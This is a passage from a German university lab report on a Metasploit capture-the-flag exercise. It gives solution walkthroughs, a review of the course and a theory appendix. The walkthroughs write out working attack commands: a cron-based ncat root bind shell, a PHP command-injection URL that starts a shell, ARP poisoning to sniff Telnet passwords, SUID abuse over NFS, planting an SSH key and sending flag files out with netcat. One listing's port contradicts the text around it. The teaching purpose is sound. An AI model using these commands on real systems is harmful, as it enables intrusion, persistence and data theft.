Listing 25: Laden eines Moduls auf der kali-vm

Ist das Modul geladen, können Sie sich wieder mit **show targets** alle möglichen Targets anzeigen lassen. In diesem Fall ist nur ein Target zur Auswahl, das bereits ausgewählt ist. Nun verwenden Sie wieder **show options** und werden feststellen, dass es nur eine Option gibt. Hier benötigen Sie jetzt die Session, die Sie vorhin mit **background** verlassen haben. Mit dem Befehl **sessions** können Sie sich alle laufenden Sessions anzeigen lassen und mit **set SESSION <id>** eine davon setzen:

```
msf5 exploit(...) > sessions
msf5 exploit(...) > set SESSION <id>
```

Listing 26: Anzeigen und Setzen von Sessions auf der kali-vm

Das war aber noch nicht alles. Mit folgendem Befehl kann man sich weitere Optionen anzeigen lassen:

```
msf5 exploit(...) > show advanced
```

Listing 27: Anzeige der erweiterten Optionen des Moduls auf der kali-vm

Hier muss noch die erweiterte Option **WritableDir**, wie in der Aufgabenstellung beschrieben, geändert werden:

```
msf5 exploit(...) > set WritableDir /var/www/html
```

Listing 28: Anpassung der erweiterten Optionen auf der kali-vm

Jetzt ist das Modul fertig konfiguriert und Sie können einen Exploit-Versuch starten:

```
msf5 exploit(...) > run
```

Listing 29: Starten eines Exploit-Versuchs auf der kali-vm

Zur Überprüfung, ob Ihre EUID=0 ist, kann der Befehl **getuid** verwendet werden. Nun haben Sie Root-Rechte in einer Meterpreter-Session. Die Flag kann mit folgendem Befehl heruntergeladen werden:

```
meterpreter > download /root/catFlagA4.jpg /home/user
```

Listing 30: Herunterladen der Flag von srv01

3.3.5 Aufgabe 5

Punkte: **10**

Pfad der Flag: **/root/catFlagA5.jpg** [7]

Verwendung von Cron, um Befehle in bestimmten Intervallen auszuführen. Dazu bleibt man in der Meterpreter-Shell und bearbeitet die Datei **/etc/crontab**:

```
meterpreter > edit /etc/crontab
```

Listing 31: Öffnen der /etc/crontab auf srv01

Dort fügt man folgenden Eintrag hinzu und speichert die Änderungen. Hier wird als Port **3333** verwendet:

```
* * * * * root ncat -l 3333 -k -e /bin/bash
```

Listing 32: Hinzufügen eines Eintrages auf srv01

Wenn Sie jetzt ein neues Terminal öffnen, haben Sie mit folgendem Befehl Root-Zugang. Eventuell müssen Sie ein bisschen warten, da der Eintrag in der Datei **/etc/crontab** nur einmal je Minute ausgeführt wird:

```
user@kali:~$ ncat 192.168.42.11 3333
```

Listing 33: Verbinden mit Shell von der kali-vm aus

Um zu testen, ob Sie wirklich root sind, geben Sie den Befehl **whoami** ein und als Antwort sollte **root** kommen. Um die Flag herunterzuladen, sind zwei Schritte nötig. Zuerst starten Sie

einen Netcat-Listener in einem neuen Terminal, der die empfangenen Daten in die Datei, hier **catFlagA5.jpg**, schreibt. Als Port wird hier **1234** verwendet:

```
user@kali:~$ ncat -l 1234 > catFlagA5.jpg
```

Listing 34: Starten eines Netcat-Listeners auf der kali-vm

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt, um die Flag an den Netcat-Listener auf **192.168.42.5** Port **1234** zu senden:

```
cat catFlagA5.jpg | ncat 192.168.42.5 1234
```

Listing 35: Senden der Flag an Netcat-Listener von srv01

3.3.6 Aufgabe 3

Punkte: **20**

Pfad der Flag: /**home**/**admin**/**catFlagA3.jpg** [5]

Um mit Ettercap einen ARP-Poisoning Angriff durchzuführen, wird folgender Befehl verwendet:

```
user@kali:~$ sudo ettercap -T -M arp /192.168.42.13//192.168.42.12/
```

Listing 36: Starten eines ARP-Poisoning Angriffs auf kali-vm

Nun starten Sie in einem neuen Terminal Wireshark, indem Sie **sudo wireshark** und Ihr Passwort eingeben. Nach dem Start von Wireshark wählen Sie die Netzwerkschnittstelle **eth0** aus und starten mit einem Doppelklick die Aufzeichnung der Pakete. Als nächstes filtern Sie die empfangenen Pakete nach „telnet”. Nun können Sie die einzelnen Pakete anklicken und im Abschnitt darunter den Inhalt des Pakets unter die Lupe nehmen. Wenn Sie den Inhalt von **Telnet** ausklappen, werden Sie, beim Betrachten mehrerer Pakete, hier den Benutzernamen und das Passwort des Administrators finden. In der folgenden Abbildung sehen Sie, dass der Benutzername des Administrators „admin” ist:




Abbildung 2: Benutzername des Administrators

Und hier ist das Passwort des Administrators abgebildet:




Abbildung 3: Passwort des Administrators

Nun können Sie sich am Telnet-Server mit diesen Daten anmelden. Kopieren Sie dafür einfach das Passwort aus Wireshark (Rechtsklick -> Copy -> Value), geben folgenden Befehl in ein Terminal ein und fügen dann, sobald gefragt wird, das Passwort ein (Tastenkombi: STRG + Shift + V):

```
user@kali:~$ ssh admin@192.168.42.12
```

Listing 37: Anmelden an Telnet-Server von kali-vm aus

Um die Flag herunterzuladen, sind zwei Schritte nötig. Zuerst starten Sie einen Netcat-Listener in einem neuen Terminal, der die empfangenen Daten in die Datei, hier **catFlagA3.jpg**, schreibt. Als Port wird hier **1234** verwendet:

```
user@kali:~$ ncat -l 1234 > catFlagA3.jpg
```

Listing 38: Starten eines Netcat-Listeners auf der kali-vm

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt, um die Flag an den Netcat-Listener auf **192.168.42.5** Port **1234** zu senden:

```
admin@srv02:~$ cat /home/admin/catFlagA3.jpg | ncat 192.168.42.5 1234
```

Listing 39: Senden der Flag an Netcat-Listener von srv02

3.3.7 Aufgabe 6

Punkte: **20**

Pfad der Flag: /**root/catFlagA6.jpg** [8]

Wie bereits in der Aufgabenstellung beschrieben, kann man sich mit **mount** die aktuell auf srv02 eingehängten Dateisysteme anzeigen lassen. Folgendes Netzwerkdateisystem ist dabei wichtig und in der Liste fast ganz unten zu finden:

```
192.168.42.11:/export on /mnt type nfs4 (.....)
```

Listing 40: Eingehängtes Netzwerkdateisystem auf srv02

Dieses Netzwerkdateisystem von srv01 ist unter /**mnt** auf srv02 eingehängt.
Um die Flag herunterzuladen, wird der Befehl **cat** mit Root-Rechten benötigt. Dazu braucht man den Root-Zugang aus Aufgabe 5 auf srv01. Achten Sie darauf den gleichen Port wie in Aufgabe 5 zu verwenden, falls Sie einen anderen gewählt haben:

```
user@kali:~$ ncat 192.168.42.11 3333
```

Listing 41: Verbinden mit Shell von der kali-vm aus

Nun kopieren Sie mit folgendem Befehl die Datei **cat** in das auf srv02 eingehängte Dateisystem:

```
cp /bin/cat /export
```

Listing 42: Kopieren der Datei cat auf srv01

Dann wechselt man mit **cd /export** in das entsprechende Verzeichnis und mit dem Befehl **ls -la** werden alle Dateien mit den jeweiligen Rechten angezeigt. Jetzt muss noch das SUID-Bit gesetzt werden:

```
chmod u+s cat
```

Listing 43: Setzen des SUID-Bit der Datei cat auf srv01

Jetzt können Sie auf **srv02** in das Verzeichnis /**mnt** wechseln und dort den Befehl **ls -la** eingeben. Nun sollte bei den User-Rechten von cat das SUID-Bit gesetzt sein. Um die Flag

herunterzuladen, sind zwei Schritte nötig. Zuerst starten Sie einen Netcat-Listener in einem neuen Terminal auf der kali-vm, der die empfangenen Daten in die Datei, hier **catFlagA6.jpg**, schreibt. Als Port wird hier **1234** verwendet:

```
user@kali:~$ ncat -l 1234 > catFlagA6.jpg
```

Listing 44: Starten eines Netcat-Listeners auf der kali-vm

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt, um die Flag an den Netcat-Listener auf **192.168.42.5** Port **1234** zu senden. Hierfür muss das cat mit gesetztem SUID-Bit ausgeführt werden:

```
admin@srv02:/mnt$ ./cat /root/catFlagA6.jpg | ncat 192.168.42.5 1234
```

Listing 45: Senden der Flag an Netcat-Listener von srv02

3.3.8 Aufgabe 7

Punkte: **10**

Pfad der Flag: /**root/catFlagA7.jpg** [9]

Eine Variante wäre, einen SSH-Key zu erzeugen und diesen in der Datei **/root/.ssh/authorized_keys** auf srv02 einzutragen. Dazu erzeugt man zuerst einen SSH-Key in einem neuen Terminal auf der kali-vm mit folgendem Befehl:

```
user@kali:~$ ssh-keygen
```

Listing 46: Erzeugen eines SSH-Keys auf der kali-vm

Nun wechselt man wieder auf die Shell auf srv01, die in Aufgabe 5 und 6 benötigt wurde. Um die Datei **/root/.ssh/authorized_keys** auf srv02 zu bearbeiten, wird ein Editor mit Root-Rechten benötigt. Hierfür kann vim verwendet werden:

```
cp /usr/bin/vim.basic /export
```

Listing 47: Kopieren der Datei vim.basic auf srv01

Nun kann wieder das SUID-Bit gesetzt werden:

```
chmod u+s vim.basic
```

Listing 48: Setzen des SUID-Bit der Datei vim.basic auf srv01

Wechseln Sie wieder auf **srv02** in das Verzeichnis /**mnt** und geben dort den Befehl **ls -la** ein. Nun sollte auch bei vim.basic das SUID-Bit gesetzt sein. Jetzt können Sie die Datei **/root/.ssh/authorized_keys** bearbeiten:

```
admin@srv02:/mnt$ ./vim.basic /root/.ssh/authorized_keys
```

Listing 49: Bearbeiten der Datei authorized_keys auf srv02

Lassen Sie sich in einem Terminal auf der kali-vm folgendermaßen den Schlüssel ausgeben:

```
user@kali:~$ cat .ssh/id_rsa.pub
```

Listing 50: Ausgabe des Schlüssels auf kali-vm

Kopieren (Tastenkombi: STRG + Shift + C) Sie diesen und fügen ihn in die Datei **/root/.ssh/authorized_keys** ein (Tastenkombi: STRG + Shift + V). Mit **:wq!** speichern und schließen Sie die Datei. Jetzt können Sie sich in einem neuen Terminal von der kali-vm aus, auf srv02 anmelden und haben Root-Rechte:

```
user@kali:~$ ssh root@192.168.42.12
```

Listing 51: Anmelden auf srv02 von kali-vm aus

Um die Flag herunterzuladen, sind wieder zwei Schritte nötig. Zuerst starten Sie einen Netcat-Listener in einem neuen Terminal auf der kali-vm. Als Port wird hier **1234** verwendet:

```
user@kali:~$ ncat -l 1234 > catFlagA7.jpg
```

Listing 52: Starten eines Netcat-Listeners auf der kali-vm

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt, um die Flag an den Netcat-Listener auf **192.168.42.5** Port **1234** zu senden:

```
root@srv02:~# cat /root/catFlagA7.jpg | ncat 192.168.42.5 1234
```

Listing 53: Senden der Flag an Netcat-Listener von srv02

3.3.9 Aufgabe 2

Punkte: **15**

Pfad der Flag: **/var/www/html/catFlagA2.jpg** [4]

Öffnen Sie den Firefox Browser und starten Sie mit Netcat eine über das Netzwerk erreichbare Shell, indem Sie folgendem Befehl in die Adressleiste eingeben:

```
http://192.168.42.11/calc.php?task=system("ncat -l 4444 -k -e /bin/bash");
```

Listing 54: Starten einer Netzwerkshell auf srv01

Wurde die Netzwerkshell gestartet, kann in einem Terminal der folgende Befehl verwendet werden, um sich mit der Shell zu verbinden:

```
user@kali:~$ ncat 192.168.42.11 4444
```

Listing 55: Verbinden mit Shell von der kali-vm aus

Um die Flag herunterzuladen, sind zwei Schritte nötig. Zuerst starten Sie einen Netcat-Listener in einem neuen Terminal, der die empfangenen Daten in die Datei, hier **catFlagA2.jpg**, schreibt. Als Port wird hier **5555** verwendet:

```
user@kali:~$ ncat -l 1234 > catFlagA2.jpg
```

Listing 56: Starten eines Netcat-Listeners auf der kali-vm

Anschließend wird folgender Befehl auf dem Rechner, von dem die Datei gesendet werden soll, ausgeführt, um die Flag an den Netcat-Listener auf **192.168.42.5** Port **5555** zu senden:

```
cat /var/www/html/catFlagA2.jpg | ncat 192.168.42.5 1234
```

Listing 57: Senden der Flag an Netcat-Listener von srv01

4 Fazit

Wie erwartet waren die Voraussetzungen der Studierenden sehr unterschiedlich. Einige benötigten intensive Unterstützung zum Lösen der Aufgaben, andere lösten die Aufgaben selbstständig. Teilweise traten technische Probleme auf. die vor dem Lösen der Aufgaben behoben werden mussten. Die vier Teams haben nur die Aufgaben 0 und 1 innerhalb der zur Verfügung stehenden Zeit gelöst. Ohne die technischen Probleme hätte eine der Gruppen vermutlich alle Aufgaben von Szenario 1 gelöst.

Trotz der Aufforderung, auch für Aufgabe 0 eine Lösung zu schicken, wurde diese nur von einer Gruppe abgegeben.

Das Feedback nach der Veranstaltung war größtenteils positiv, allerdings gab es einige Kritikpunkte, auf die an dieser Stelle genauer eingegangen werden soll:

- Wechsel zwischen Aufgaben- und Theorieteil umständlich
  Studierende, die sich mit den Themen noch nicht befasst hatten, mussten die entsprechenden Informationen im Theorieteil des Quickstart Guide nachlesen. Dadurch ging beim Wechseln zwischen dem Aufgaben- und Theorieteil viel Zeit verloren. Zwar waren die entsprechenden Kapitel des Theorieteils bei den Aufgaben referenziert, allerdings gab es keine Möglichkeit, zur Aufgabenstellung zurück zu springen. Dadurch war es notwendig, nach dem Lesen eines Theorieabschnitts, wieder an die entsprechende Stelle in der Aufgabenstellung zu scrollen, um dann ggf. direkt zum nächsten Theorieabschnitt zu springen.

  Für zukünftige Veranstaltungen wäre es sinnvoll, den Guide in Form einer Website zur Verfügung zu stellen, sodass referenzierte Theorieabschnitte in neuen Tabs geöffnet

werden können. Dadurch kann durch Wechsel des Tabs direkt an die richtige Stelle in der Aufgabenstellung zurück gesprungen werden.

- Zu wenig Zeit
  Uns war bewusst, dass die Aufgaben nicht in den zur Verfügung stehenden 30 Minuten lösbar waren, allerdings hatten wir damit gerechnet, dass die ersten drei Aufgaben in der Zeit lösbar sein sollten. Da nicht mehr Zeit zur Verfügung stand, gab es keine Möglichkeit, etwas daran zu ändern.

- Tests zur Vorbereitung nicht ausreichend
  Ein Studierender hat einen anderen als im Quickstart Guide beschriebenen Hypervisor verwendet. Alle im Quickstart Guide beschriebenen Tests haben funktioniert, die Konfiguration der VMs war äquivalent. Da der an dieser Stelle verwendete Hypervisor allerdings einen anderen Typ von Netzwerkschnittstellen verwendete, funktionierte die vorher eingestellte manuelle Adresskonfiguration der VMs nicht mehr (die Netzwerkschnittstellen wurden durch den anderen Schnittstellentyp anders benannt).

  In Zukunft sollten auch Tests für andere Hypervisor oder manuelle Installationen zur Verfügung gestellt werden (an dieser Stelle hätte ein Ping auf die IPs der anderen VMs gereicht).

Durch die Absprache mit dem anderen Team konnten Redundanzen in den Unterrichtseinheiten größtenteils vermieden werden. Die meisten Studierenden haben während der Unterrichtseinheit aktiv an der Lösung der Aufgaben mitgearbeitet. Es ist uns nicht gelungen, die Teams dazu zu motivieren, über die Unterrichtseinheit hinaus an den Aufgabenstellungen zu arbeiten, was wir zwar gehofft, aber nicht erwartet hatten.

Insgesamt ist die Veranstaltung aus unserer Sicht gut verlaufen. Das Ziel, eine kurze Einführung in Metasploit zu geben, wurde unserer Meinung nach erreicht.

Literatur

[1] *AppArmor*. https://gitlab.com/apparmor. Zugriff: 19.05.2020.

[2] *catFlagA0.jpg*. https://lh3.googleusercontent.com/proxy/bYaq3LIr_-HuiRghrBT5mXFbA9GVN3z3kpJiIAwNPh61X6nVU579kXMaH715MRei7MZo6X0aHaDRP2bOczXLXXAD_pCU0uCccqcnQOprxqfeEX2UOnbTECh8LAvYfR1oAXRoypgZIfc_woAtvpeT34c7lPU. Zugriff: 24.05.2020.

[3] *catFlagA1.jpg*. http://1.bp.blogspot.com/-niTiA6VjNCI/UAafDGVGPiI/AAAAAAAAGqE/Hxl81Z6WCMU/s640/animals+wallpapers+(18).jpg. Zugriff: 24.05.2020.

[4] *catFlagA2.jpg*. https://i.pinimg.com/originals/dc/61/43/dc6143086d3c51fab803b168c05a7f52.jpg. Zugriff: 24.05.2020.

[5] *catFlagA3.jpg*. https://s2.best-wallpaper.net/wallpaper/1024x768/2005/Two-kittens-grass-cute-pet_1024x768.jpg. Zugriff: 24.05.2020.

[6] *catFlagA4.jpg*. https://images.wallpaperscraft.ru/image/krasivyj_kotik_kot_morda_pushistyj_93328_1400x1050.jpg. Zugriff: 24.05.2020.

[7] *catFlagA5.jpg*. https://i.pinimg.com/originals/59/22/b3/5922b33cf6b75e90fad0b7510af36343.jpg. Zugriff: 24.05.2020.

[8] *catFlagA6.jpg*. https://www.culturafelina.it/wp-content/uploads/2017/08/la-guida-del-gattino1-648x324.jpg. Zugriff: 24.05.2020.

[9] *catFlagA7.jpg*. https://us.123rf.com/450wm/andreykuzmin/andreykuzmin1707/andreykuzmin170700008/82685333-%E7%B7%91%E3%81%AE%E8%8D%89%E3%81%AB%E3%83%8B%E3%83%A3%E3%83%BC%E3%81%A8%E9%B3%B4%E3%81%8F%E5%AD%90%E7%8C%AB%E3%81%93%E3%81%AD%E3%81%93.jpg?ver=6. Zugriff: 24.05.2020.

[10] *DoS*. https://www.w3.org/Security/Faq/wwwsf6.html. Zugriff: 24.05.2020.

[11] *Kali Linux*. https://www.kali.org/. Zugriff: 15.05.2020.

[12] *Manpage von chmod*. https://linux.die.net/man/1/chmod. Zugriff: 19.05.2020.

[13] *Manpage von chown*. https://linux.die.net/man/1/chown. Zugriff: 19.05.2020.

[14] *MitM*. https://en.wikipedia.org/wiki/Man-in-the-middle_attack. Zugriff: 16.05.2020.

[15] *Raspberry Pi*. https://www.raspberrypi.org/. Zugriff: 15.05.2020.

[16] *SELinux*. https://selinuxproject.org/. Zugriff: 19.05.2020.

[17] *SSH (Secure Shell)*. https://tools.ietf.org/html/rfc4251. Zugriff: 19.05.2020.

[18] *Telnet*. https://tools.ietf.org/html/rfc854. Zugriff: 19.05.2020.

[19] *Tor Hidden Service*. https://2019.www.torproject.org/docs/onion-services. Zugriff: 15.05.2020.

[20] *Webmin*. http://www.webmin.com/. Zugriff: 22.05.2020.

Anhang

1 Theorie

Bei den in diesem Abschnitt genannten IP-Adressen, Ports und Dateinamen handelt es sich um Beispiele, die abhängig von der konkreten Zielstellung ersetzt werden müssen.

1.1 Grundbegriffe

1.1.1 Schwachstelle

Eine Schwachstelle ist ein Fehler in einer Software oder einem System, durch den ein Angreifer das Verhalten des Systems auf nicht in der Spezifikation vorgesehenen Weise verändern kann. Angenommen eine Website übernimmt einen Befehl, führt diesen auf der lokalen Kommandozeile aus und gibt das Ergebnis zurück. Wenn die Prüfung des vom Benutzer eingegebenen Befehls nicht ausreichend ist, könnte ein Angreifer beliebige Befehle auf diesem Rechner mit den Rechten des Benutzers, unter dem der Webserver läuft ausführen.

1.1.2 Exploit

Exploit bezeichnet eine systematische Möglichkeit, eine bestimmte Schwachstelle auszunutzen. Ein Buffer Overflow kann ausgenutzt werden, indem das Programm dazu gebracht wird, mehr Zeichen in den Puffer zu schreiben, als dieser groß ist. Ein Exploit für die im Abschnitt 1.1.1 beschriebene Schwachstelle würde z.B. beliebige Befehle auf der Kommandozeile ausführen, ggf. auch mehrere Befehle nacheinander.

1.1.3 Payload

In dem in Abschnitt 1.1.2 beschriebenen Szenario würde der Payload die auszuführenden Befehle definieren, die z.B. eine für den Angreifer erreichbare Shell starten.

1.2 Telnet

Telnet [18] ist ein Protokoll zur text-basierten Kommunikation zwischen zwei Systemen. Aus diesem Grund wurde Telnet als netzwerkbasierte Verbindung zu virtuellen Terminals verwendet, d.h. über Telnet wurden Befehle ausgeführt deren Ausgabe an den Ausführenden zurück geschickt wurde.

Seit der erhöhten Verbreitung von SSH [17] wird Telnet als Anwendung für virtuelle Terminals über Netzwerk kaum noch verwendet. Im Gegensatz zu Telnet ist SSH verschlüsselt. Wie bei den meisten kryptographischen Anwendungen unterstützen ältere Versionen von SSH natürlich

auch kryptographische Algorithmen, die als unsicher eingeschätzt werden. Entsprechend ist SSH nicht zwingend als sicher anzusehen.

1.3 Linux-Berechtigungskonzept

In Linux gehört eine Datei normalerweise einem Eigentümer mit einer UID (User-ID) und einer Eigentümergruppe mit einer GID(Group-ID).

In einem Linux-System ohne zusätzliche Komponenten (z.B. SELinux [16], AppArmor [1]) gibt es folgende Berechtigungen:

- **Special**
  - **SUID**: Set UID: Die Datei wird mit den effektiven Rechten des Eigentümers ausgeführt
  - **SGID**: Set GID: Die Datei wird mit den effektiven Rechten der Eigentümergruppe ausgeführt
  - **VTX**: Sticky Bit: Bei Verzeichnissen dürfen Dateien nur von ihren Eigentümern gelöscht und verschoben werden
- **Owner**
  - **R**: Read: Die Datei darf vom Eigentümer gelesen werden
  - **W**: Write: Die Datei darf vom Eigentümer geschrieben werden
  - **X**: Execute: Die Datei darf vom Eigentümer ausgeführt werden
- **Group**
  - **R**: Read: Die Datei darf von Mitgliedern der Eigentümergruppe gelesen werden
  - **W**: Write: Die Datei darf von Mitgliedern der Eigentümergruppe geschrieben werden
  - **X**: Execute: Die Datei darf von Mitgliedern der Eigentümergruppe ausgeführt werden
- **World**
  - **R**: Read: Die Datei darf von allen anderen Benutzern (nicht Eigentümer und nicht in der Eigentümergruppe) gelesen werden
  - **W**: Write: Die Datei darf von allen anderen Benutzern (nicht Eigentümer und nicht in der Eigentümergruppe) geschrieben werden
  - **X**: Execute: Die Datei darf von allen anderen Benutzern (nicht Eigentümer und nicht in der Eigentümergruppe) ausgeführt werden

Zum Ändern des Eigentümers und der Eigentümergruppe kann chown [13] verwendet werden. Die Berechtigungen können mit chmod [12] bearbeitet werden.

Soll ein Programm z.B. mit Root-Rechten ausgeführt werden, ohne dass der Benutzer, der dieses Programm ausführt, Root-Rechte hat, kann der ausführbaren Datei Root als Eigentümer zugewiesen werden. Wird nun das SUID Bit gesetzt (**chmod u+s**), wird das Programm von jedem Benutzer, der dieses ausführt, effektiv mit Root-Rechten ausgeführt. Wird z.B. das SUID-Bit der Datei /usr/bin/nano gesetzt, so wird der Editor Nano mit EUID=0 gestartet, wodurch alle Dateien mit Root-Rechten gelesen und gespeichert werden können.

1.4 PHP Command Injection

PHP Command Injection bezeichnet eine Gruppe von Angriffen, bei der das dynamische Einbinden von PHP-Dateien bzw. das Interpretieren von Text als PHP-Anweisungen ausgenutzt wird.

```
1  <html>
2      <head>
3          <title>Testpage</title>
4      </head>
5      <body>
6  <?php
7      include($_GET['page']);
8  ?>
9      </body>
10 </html>
```

Listing 58: Beispielcode für PHP Command Injection

Der obenstehende Code lädt den Inhalt des Body dynamisch in Abhängigkeit der als GET-Parameter übergebenen Seite. Wird als GET-Parameter z.B. */etc/passwd* übergeben, so wird an dieser Stelle die Datei /etc/passwd eingebunden. Dadurch ist es möglich, Dateien auf dem Zielsystem zu lesen, sofern der Benutzer bzw. die Gruppe, mit deren Berechtigungen der Webserver läuft, Leserechte auf die Datei hat.

Zum Ausführen von PHP-Code muss nun eine Datei eingebunden werden, deren Inhalt vom Angreifer verändert werden kann. Dafür sind z.B. die Log-Dateien des Webservers geeignet, da im Access-Log die abgefragten URLs gespeichert werden. Wird z.B. die Seite

http://<ip>/index.php?code=<?php echo("Hi");

aufgerufen, wird u.A. der Text **<?php echo("Hi");** in der zugehörigen Logdatei gespeichert (Hinweis: Übliche Browser ersetzen Sonderzeichen durch die entsprechenden Repräsentationen. Um tatsächlich diese Zeile in den Logs zu haben, sollte z.B. Telnet oder NetCat verwendet werden).

Im nächsten Schritt kann die Datei mit Hilfe des übergebenen Parameters geladen werden, wodurch der vorher in der Datei gespeicherte PHP-Code ausgeführt wird.

Teilweise wird auch die Funktion „eval()” verwendet, um Benutzereingaben auszuwerten. Diese

Funktion interpretiert einen vom Benutzer übergebenen String als PHP-code und führt diesen aus. Aufgrund der sehr hohen damit verbundenen Sicherheitsrisiken ist die Verwendung von eval() generell zu vermeiden.

Mit Hilfe der Funktion **system("command")** kann der Befehl „command" ausgeführt werden.


1.5 ARP

Das Address Resolution Protocol (ARP) wird verwendet, um die zu einer Adresse auf der Verbindungsschicht (z.B. IP-Adresse) gehörende Adresse auf der Sicherungsschicht (z.B. MAC-Adresse) zu finden. Äquivalent dazu dient Inverse ARP (InARP) dazu, eine Layer3-Adresse zu einer bekannten Layer2-Adresse zu finden.

Wie aus der Veranstaltung „Rechnernetze" bekannt sein sollte, durchlaufen Daten beim Senden den Netzwerkstack von oben nach unten (z.B. Layer4 -> Layer3 -> Layer2 -> Layer1) und beim Empfangen von unten nach oben (z.B. Layer1 -> Layer2 -> Layer3 -> Layer4). Dabei findet beim Senden zwischen Layer3 und Layer2 das Einfügen der MAC-Adresse (im Fall von Ethernet) statt. Diese Zuornung kann durch statische ARP-Einträge sowie dynamisches ARP erfolgen.

Um ARP-Poisoning zu erklären, wird von folgendem Szenario ausgegangen: Ein Benutzer an **Rechner A** möchte mit einem Benutzer an **Rechner B** kommunizieren. Der Angreifer sitzt an **Rechner C** (s. Abbildung 4).

Rechner A
192.168.42.23/24
11:22:33:44:55:66



Rechner B
192.168.42.24/24
66:55:44:33:22:11

Rechner C
192.168.42.42/24
77:77:77:77:77:77

Abbildung 4: Szenario zur Veranschaulichung von ARP-Poisoning

Angenommen, der Person an Rechner A ist die IP-Adresse von Rechner B bekannt. Nun wird Rechner A versuchen, die dazugehörige MAC-Adresse zu finden. Sofern Rechner A die

zu der IP-Adresse **192.168.42.24** gehörende MAC-Adresse nicht bereits in der ARP-Tabelle gespeichert hat, wird eine ARP-Anfrage an die Broadcast MAC-Adresse **ff:ff:ff:ff:ff:ff** geschickt. Rechner B wird auf diese Anfrage antworten, wodurch Rechner A nun die zu der abgefragten IP-Adresse gehörende MAC-Adresse kennt (**66:55:44:33:22:11**). Rechner A speichert diese Zuordnung in der lokalen ARP-Tabelle ab. Beim nächsten an Rechner B zu schickenden Paket entimmt Rechner A die MAC-Adresse direkt aus der ARP-Tabelle.

In diesem Fall kann ein Angreifer ein ARP-Paket mit einer neuen Zuordnung an *Rechner A* schicken. Dieser wird nun die IP-Adresse von *Rechner B* (**192.168.42.24**) mit der MAC-Adresse von *Rechner C* (**77:77:77:77:77:77**) verknüpfen und in der lokalen ARP-Tabelle speichern. Entsprechend werden die Frames auf Layer2 an *Rechner C* geschickt. Der Angreifer an *Rechner C* kennt die tatsächliche MAC-Adresse von *Rechner B* und kann die Frames von *Rechner A* (ggf. verändert) an *Rechner B* weiterleiten.

Analog kann auch die Kommunikation zwischen *Rechner B* und *Rechner A* durch den Angreifer über *Rechner C* geleitet werden.

Nun kann der Angreifer an *Rechner C* sehen, welche Daten zwischen *Rechner A* und *Rechner B* gesendet werden. Er kann auch in die Kommunikation eingreifen und Daten verändern oder die Kommunikation komplett unterbinden, indem die Frames nicht weitergeleitet werden. Um einen solchen ARP-Spoofing Angriff durchzuführen, kann z.B. das Tool Ettercap (s. Abschnitt 2.7) verwendet werden.

Das in diesem Abschnitt beschriebene Problem kann durch statische ARP-Einträge verhindert werden, d.h. die Zuordnung von MAC-Adressen und IP-Adressen wird manuell in der ARP-Tabelle eingetragen.

1.6 Persistenz

Eine sehr einfache Möglichkeit eine Shell auf einem System zu bekommen ist die Verwendung von **ncat** (s. Abschnitt 2.6). Dadurch ist es möglich, die Ein- und Ausgabestreams eines Programms mit einem TCP-Socket zu verbinden. Wird dies mit einer Shell, z.B. **/bin/bash** ausgeführt, kann man sich mit dem geöffneten Port verbinden und mit dieser Shell interagieren.

